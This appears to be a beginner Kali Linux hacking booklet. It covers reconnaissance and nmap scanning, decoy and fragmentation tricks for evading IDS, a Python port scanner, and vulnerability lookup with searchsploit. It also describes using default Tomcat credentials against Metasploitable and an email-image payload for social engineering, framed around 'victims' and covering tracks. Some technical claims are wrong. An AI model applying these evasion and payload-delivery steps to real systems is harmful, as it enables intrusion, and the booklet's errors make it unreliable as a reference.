Tools of Kali Linux

Create tools.py

Ethical Hacking

Use tools

By :

Abdalkader Taleb Khalaf

What is Mean of Hacking?

Hacking is the method of penetrating devices or system, controlling them remotely , and exploiting weak points in them in order to carry out the process of blackmail for the purpose of money or to harm people .

Hacker is everyone who knows in this field.

Type of Hackers:

White Hat: This is an ethical hacker and is a person who has experience in hacking and protection.

Gray Hat: This is a hacker that works legally but performs system strength tests without the owner's permission.

Black Hat: This is a hacker who only has experience in hacking and whose intentions are bad and tries to harm others illegally.

Before everything:

- It is not necessary to know programming in this field, but when it comes to creating Hacking tools, they are designed in Python or Ruby.
- Before starting to read this book, you must know the basics of computer systems.
- Creating hacking tools and using hacking tools is done on the Linux system, especially the custom version, which is Kali Linux.
- You can isolate it by downloading any system driver such as VMware or Visual Box.

It is preferable to watch clips about installing Visual Box and Kali Linux on your system and organizing its settings before starting to learn. There are many videos on YouTube on how to install it.

*Red color → for important things.

*Blue color → for codes.

*Green color → for Tools.

Basic of Terminal:

The terminal is the place where codes are written for the purpose of operating a specific tool or controlling system files.

- **ls its use to show file in the position.**
- **pwd to show the position.**
- **cd.. to back to last position.**
- **cd nameOfFolder use to go inside the folder.**
- **touch file this is use to create a file.**
- **cat file this is use to read the file.**
- **echo hello world > file this is use to write words inside the file.**
- **nano file this is use to edit in file directly.**
- **nano file.py this is use to create file of Python.**
- **python3 file.py this is use read the file of Python.**
- **mkdir nameOfFolder this is use to create folder.**
- **mv file.py folder this is use to move file inside the folder.**
- **cp file.py file2.py this is use to cope the file in same directory.**
- **rm file2.py this is use to remove the file.**
- **rm folder –r this is use to remove the folder.**
- **rm * -r this remove everything.**

Other things:

sudo run as administrator.


sudo su move to root mode.

ifconfig this code will give you your IP address.

Hacking steps:

How do I hack someone? The things we must know and follow steps to achieve hacking:

1. **Information Gathering: mean collection information about the person who we want to attack him.**
2. **Scanning: this is same first step but it more advanced. In this step we will use the tools of Kali Linux.**
3. **Exploitation & Gaining Access: its mean exploitation in this point we will attack the person.**
4. **Maintaining Access: here we will put the virus inside the device or system. This point is optional.**
5. **Covering Tracks: in this point we will remove all evidence of the attack.**



1) Information Gathering (Reconnaissance):

This first step of performed by a Hacker. And it is divided into two parts:

- **Active: it's done with Kali Linux, but it requires interaction from the victim.**
- **Passive: it's any information about victim like from Google Search engine search about something important like IP address, Email or Phone number.**

This some codes you can use it in Kali Linux helping you in information gathering in the terminal.

For example we want to get some information about Facebook:

ping facebook.com this will give you IP address of any web site. (ctrl+c) to stop.

nslookup facebook.com this will give you more information like IP and server.

whois facebook.com this will give more information and the location on the map.

whatweb facebook.com this will give you a lot of information.

whatweb facebook.com –v this will give us same result but another shape.

whatweb 192.168.0.1-192.168.0.255 --aggression 3 –v --no-errors this code will scan your network but detect your IP of your router 255 is the musk of network.

theHarvester –d facebook.com –b all this will search about all email end with last words.

There are another method to search about email address by go to Firefox and search about Hunter.io and another tool you can install it called Email Scraper.

2)Scanning:

This means bringing more information, as is the case in the first step, but here we will go into more depth. We will focus on the technological aspect more. Scanning does not allow us to achieve any goal we want!

What we will do is exchange packets directly between us and the victim, and once the victim sends these packets to us, we hope that it will reveal something about the device. What we will send are packets of TCP and UDP, which are protocols used to send pieces of data. We will go into more detail about them later.

What is the goal of this?

-What we will look for are open ports.

What are the ports?

-These are virtual ports that each device owns and uses to host their programs and communicate with other devices over the Internet. For example, when you watch a video via Udemy, this means that there is an open port called Port 80. Why is this port open?

-Because port 80 is used to host the web server where HTTP is used and it is also known as the HTTP port. via port 443, as port 80 is for HTTP and port 443 is for HTTPS.

Every time you visit a website, you are making a connection to this device via port 80 or these two ports are the most common ones intended to be scanned externally and opened. What I mean by externally is on different networks. For example, we will scan a website while you are at home. It may be more difficult when you scan internally, which means either scanning devices on your network or conducting a network penetration test within some companies. You will notice that some ports will be open, such as finding port 21 open, which is an FTP port used to transfer files (File Transfer Protocol).

There are many open ports, such as:

Port 22 which is the ssh port, or the so-called shell port. It is used to log in to the target device and commands are executed on it remotely.

Port 53 which is the DNS port.

Port 25 which is the SMTP port.

TCP		UDP	
FTP	20,21	DNS	53
SSH	22	BooTPS/DHCP	67
Telnet	23	TFTP	69
SMTP	25	NTP	123
DNS	53	SNMP	161
HTTP	80		
POP3	110		
IMAP4	143		
HTTPS	443		

If one of these ports is weak, it will be vulnerable and can be exploited. Therefore, the safest devices are the devices that have all ports closed, and these are your home devices such as laptop computers (phones) or desktop computers. They are closed because they do not need to host any programs because they are not a server that a person will connect to for a specific service. They are just home devices that you use. But for example, websites must have port 443 because they will host devices.

In companies, some outlets will be open. They may use this port on all their devices within that company to transfer internal files between company devices. The problem occurs if this program runs on an old open port and has a security vulnerability, then our mission is to examine this device and hack it. As we examine the open ports and the programs that run on this port, one important thing is that we also look for the version of the program that exists on this open port.

TCP and UDP:

They are the most popular protocols over the internet and are used to transfer packets of data:


#TCP:

(Transmission Control Protocol) is the most widely used protocol on the Internet. When you download a website, your computer sends a TCP packet to the web server address and asks it to send the web page to you. The web server then responds by sending a stream of TCP packets, which are web browser packets put together to form the web page you see. TCP is based on three handshake methods:

1_SYN: The synchronization sequence is sent by the client. He is the one who tells the server that the client wants to start the connection and with what number sequence to start the segments.

2_SYN/ACK: In this step, the server responds to the client's request within a signal broadcast group.

3_ACK: In this step, the service will be completed and both will establish a reliable connection.



#UDP:

It represents a datagram in that it works similar to TCP but it throws all the error checking things so it is faster.


It is used when speed is desired and error correction is not necessary.

For example, it is used in online games or live broadcasts.

Note: You cannot request those lost packets again using UDP!

When you download a file, TCP sends the complete data without losing it to the recipient, and you can run the package without any error.

So we use TCP for downloading files.




Metasploitable:

It is a fake device that works on weak ports. It helps us learn how to hack weakly protected devices and is allowed to be hacked.

"It's not tools of Kali Linux"

We have to install it on Virtual Box.

We will use the first Kali Linux tool, which is ARP.



Login: msfadmin

Password: msfadmin

Then write ifconfig to see IP of metasploitable.

ARP

It is a tool used to scan networks and devices connected to them.

These tools work on the basis of ARP packets.

You must run it in kali as root so you must right to see the tools information:

sudo arp --help

the important thing we need is:

sudo arp –a this code will only show you the IP address without the routers devices because you do not connect to them . if you want to connect to any device you must ping the IP for example :

ping 192.168.0.109 this Metasploitable IP in my router so this will back to you the response and when you write again the arp –a this will add this device !

```
root@kali:~# arp -a
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.541 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.280 ms
^C
--- 10.0.2.4 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.280/0.410/0.541/0.132 ms
root@kali:~# arp -a
? (10.0.2.4) at 08:00:27:ad:87:b3 [ether] on eth0
_gateway (10.0.2.1) at 52:54:00:12:35:00 [ether] on eth0
root@kali:~#
```

Netdiscover


This tool is better!

Because you do not need to communicate with each device alone.

You can communicate with all devices inside the router at once.

sudo netdiscover this will scan your router.

And now we can use the arp tool and it will show us all the devices.



NMAP

It is one of the most popular scanning tools. It's a great tool, but we'll cover the basics.

What is nmap?

-From its name it refers to Network Mapper.

sudo nmap --help this will view all option of nmap.

sudo nmap 192.168.0.109 this code will give you a lot of open port and services.

sudo nmap 192.168.0.1/24 this will scan all devices on your network.

sudo nmap -sS 192.168.0.109 Specifies the type of scan, in this case a quick scan -sS(SYN scan) is used that sends SYN packets to check the availability of services.

sudo nmap -sT 192.168.0.109 this for TCP scan its fast scan and same result of sS scan.

sudo nmap –sU 192.168.0.109 this for UDP scan and this will take a long time.

man nmap this will show you a file contain all option of nmap.

sudo nmap -O 192.168.0.109 this will scan the operating system of the device.

The two most important steps in scanning the device are discovering the operating system and knowing the version of services.

Well, why is it important to know the version of the services?

For example, we wanted to hack a server that has the Apache service. Knowing the version number, through it we can search Google for security vulnerabilities in it and exploit those vulnerabilities to hack the device.

sudo nmap -sV 192.168.0.109 this code take a long time use for scan the version. To order to know the remaining time for the process in Kali Linux, press the Ctrl + T.

sudo nmap –A 192.168.0.109 It is one of the most dangerous types of network mapping, as it scans the device and gives us a report on the safe and protected ports so that the scan is not detected, as it makes it easy for us to exploit this vulnerability.

sudo nmap -sn 192.168.0.1-255 this code will scan only device that connect the network without their ports.

sudo nmap -p 80 192.168.0.109 if you want to search for a specific port without scanning all the ports, there is a command you can use and specify, for example, port 80.

sudo nmap –sS 192.168.0.109 >> file.txt this will take the result and save it inside file.

Firewall and IDS:

Firewall: is a network security system that monitors network traffic and is based on pre-defined security rules.

There are two types of firewalls:

- **Network firewall**: Network firewall filters traffic between two or more networks.
- **Host based firewall**: It only filters traffic entering or leaving that specific device.

IDS: An intrusion detection system is usually a software application that monitors the network for malicious activity.

Through Kali Linux, we scanned the open and closed ports using the nmap tool, but there are ports that are hidden because they are behind a firewall, and once they are scanned, the tool will tell us that they are unknown. On the next page, we will learn special ways to pass this wall!

A firewall is something you can't predict. Some firewalls use MAC address filtering techniques to allow specific devices to connect to a specific port or for specific devices to attend. Firewalls may block only some ports, but not all.

Filtered port: It is a port that Nmap cannot access unless it is open or closed, due to packets being dropped.

We bypass the firewall there are simple ways:

sudo nmap -f 192.168.0.109 it is used to scan small and fragmented packages.

Why did we use this code above?

-The idea is to split the TCP header into several packets to make it more difficult for packet filters or intrusion detection joins to figure out what you're doing.

We can increase the size with same idea but with this code:

sudo nmap --mtu 192.168.0.109

Most of the time this code does not work so don't worry!

It only works if the network you are scanning can withstand the heat it causes.

sudo nmap -D RND:5 192.168.0.109 this is about creating traps through which your IP is hidden and will be revealed to the target as it is scanned not only by you but also by the traps that you specify. So their intrusion detection system may report multiple IP addresses that it scans including yours! But they will not be able to determine the real address. RND:5 this for use 5 different IP address.

If there are experts in examining networks, your real address will be identified because the rest of the IP addresses are random. To solve this problem, you can set fake IP addresses similar to your real address:

sudo nmap -D 192.168.0.105,192.168.0.104,192.168.0.110,192.168.0.102, 192.168.0.108,ME 192.168.0.109 -sS

There are many options you can use in nmap. I recommend you read man nmap.

Create tools in Python:

Programming is important in learning hacking because if you learn hacking without learning programming, your ability will be limited.

If you are not proficient in using Python, go learn it and come back here again.

To write Python code in Kali Linux, the first thing is to create a folder and write this code for modification:

nano portscanner.py this will open to you a window that you can write codes of Python.


The idea of the tool:

In this tool, her idea requires an IP address and port that is required to scan it, as you scan the target and tell us about the open ports for this goal.

```
import socket
import termcolor
def scan(target, ports):
    print('\n' + ' Starting Scan For ' + str(target))
    for port in range(1,ports):
        scan_port(target,port)
def scan_port(ipaddress, port):
    try:
        sock = socket.socket()
        sock.connect((ipaddress, port))
        print("[+] Port Opened " + str(port))
        sock.close()
    except:
        pass
targets = input("[*] Enter Targets To Scan(split them by ,): ")
ports = int(input("[*] Enter How Many Ports You Want To Scan: "))
if ',' in targets:
    print(termcolor.colored(("[*] Scanning Multiple Targets"), 'green'))
    for ip_addr in targets.split(','):
        scan(ip_addr.strip(' '), ports)
else:
    scan(targets,ports)
```

Explanation of code above:

1. **Socket this library enables communication with devices using the TCP and UDP protocol.**
2. **Termcolor this library is used to print some expressions in different colors.**
3. **Initially the code that will work is line 15 and 16 where here you will ask the tool for the IP address if more than one must be separated by a sorter and the ports to be deleted.**
4. **In the next step, the tool reads line 17 to check whether you entered a comma (,) between the IP addresses. If so, this means that you entered more than one address.**
5. **In line 19, we will go to each IP address in the targets variable and check out those IP addresses by cutting off the commas.**
6. **In line 20 we will scan each IP address along with its port.**
7. **In line 21 to 22 here we will check if the target is only one target.**
8. **After the tool takes the values, line 3 will run, which will scan the target with the port on line 5. It will check each port and IP address and place them within the port scanning function on line 7.**
9. **In line 7, this function will establish a connection between TCP and UDP with the target and its port, and then print whether the port is open or closed.**
10. **There are simple additions to change the color and separate titles in line 18.**



Vulnerability Analysis:

NMAP tool is not only used for scanning, but it has many uses, such as discovering vulnerabilities, detecting malware, auditing the database, etc.

NMAP contains scripts stored in files within Kali Linux. To access them, we can open the terminal and write this code:


cd usr/share/nmap/scripts/ you will see a lots of scripts.

Some of these scripts are very numerous, and their use depends on the type of attack you want to perform on the target. Therefore, there is a site I suggest you visit to study these scripts:

nmap.org/book/nse-usage.html

You will see a lot of explanation about scripts and why they are used, but let's say that we want to use the auth script, we will write:

sudo nmap --script auth 192.168.0.109 -sS this code will scanning the ports and make Vulnerability Analysis so the result will be like that:



The script will identify vulnerabilities. For example, when the target is metasploitable, much vulnerability will appear to you.

For example, vulnerability called tomcat.

This is an Apache website (Apache is a service that is opened in any server affiliated with it).

This script will automatically detect a user and password.

When you register, this web will open for you the ability for an administrator to access it. Type in the search the IP address with the port in this form:

192.168.0.108:8180

And you will have access as an administrator to the server databases.

There is a second method, which is more widely used in exploiting vulnerabilities.

The method is that after the scanning process, we copy the version of each vulnerability and search for it in Firefox by simply typing the name of the vulnerability and the word (exploit) and following the instructions from the vulnerability. We will review it later.

Another thing we search by tool called searchsploit you can use it by this code:

searchsploit version you should put instead of version like UnrealIRCd and this will tell us about vulnerability.

This tool will also give us the link to the vulnerability, where here in this vulnerability we will take the path of the vulnerability and search for its location using the locate code and the name of the vulnerability, then copy and paste it into the CD, then edit the code using nano, as it will give us commands that we can use in tools that we will cover later.

Nessus


This tool is special for scanning and discovering vulnerabilities and writing reports on vulnerabilities. This tool, which contains many paid versions, is used for companies to check the company's servers if they have weak points and how to solve them.

To install this tool, we go to Firefox and type in the search for “Download Nessus”, then we download it, and then we open the terminal and inside the file we install the package. You can watch the installation method via YouTube for this tool.

Then we create a search file, choose the number of ports, specify the target address, and press the lunch button:

Much vulnerability appear to us in different colors, some of which are red, and this means that it is a very dangerous vulnerability that may cause a strong penetration and reaching the peak of control.

In the vulnerabilities, you will notice that he gives a full report on the type of vulnerability, its severity, the solution, its location, and any port.



3) Exploitation & Gaining Access:

In this section, we will reach the victim (hack him) after we have collected the necessary information about him.

We have collected a lot of information about the target we want to penetrate, such as what ports are open, what operating system the system runs on, the version of services, and the ports that contain vulnerabilities.

Now we will focus on two points here:

1- **Operating system.**
2- **Service vulnerabilities.**

This is what you use to attack the target!

You will exploit the vulnerability that we found, and then we will send something called Payload, which is a program that we send after exploitation.

This allows us to execute commands on the victim's device, control it remotely, and navigate within its folders.

This method can be used when the target has vulnerability in one of the ports, but what if the target does not contain any vulnerability?

Here we will send the Payload, but without exploiting a specific loophole, we will use something called social engineering, where we will convince the target to open the Payload himself via Email, and the message will be like a regular email containing a natural image. This image will be the Payload carrier.

There are many ways, for example, if the target is close to you, you can use USB to hack it.

Company Hacking:

How can a company be hacked with the strongest protection systems?

In fact, there are two ways:

Either discovering a vulnerability in their site or their servers, and this is very difficult to access if they are protected, so there is a well-known method, and I have heard or read in the past that there is a hacker who was able to hack a bank, police station, or company, so we will explain this method.

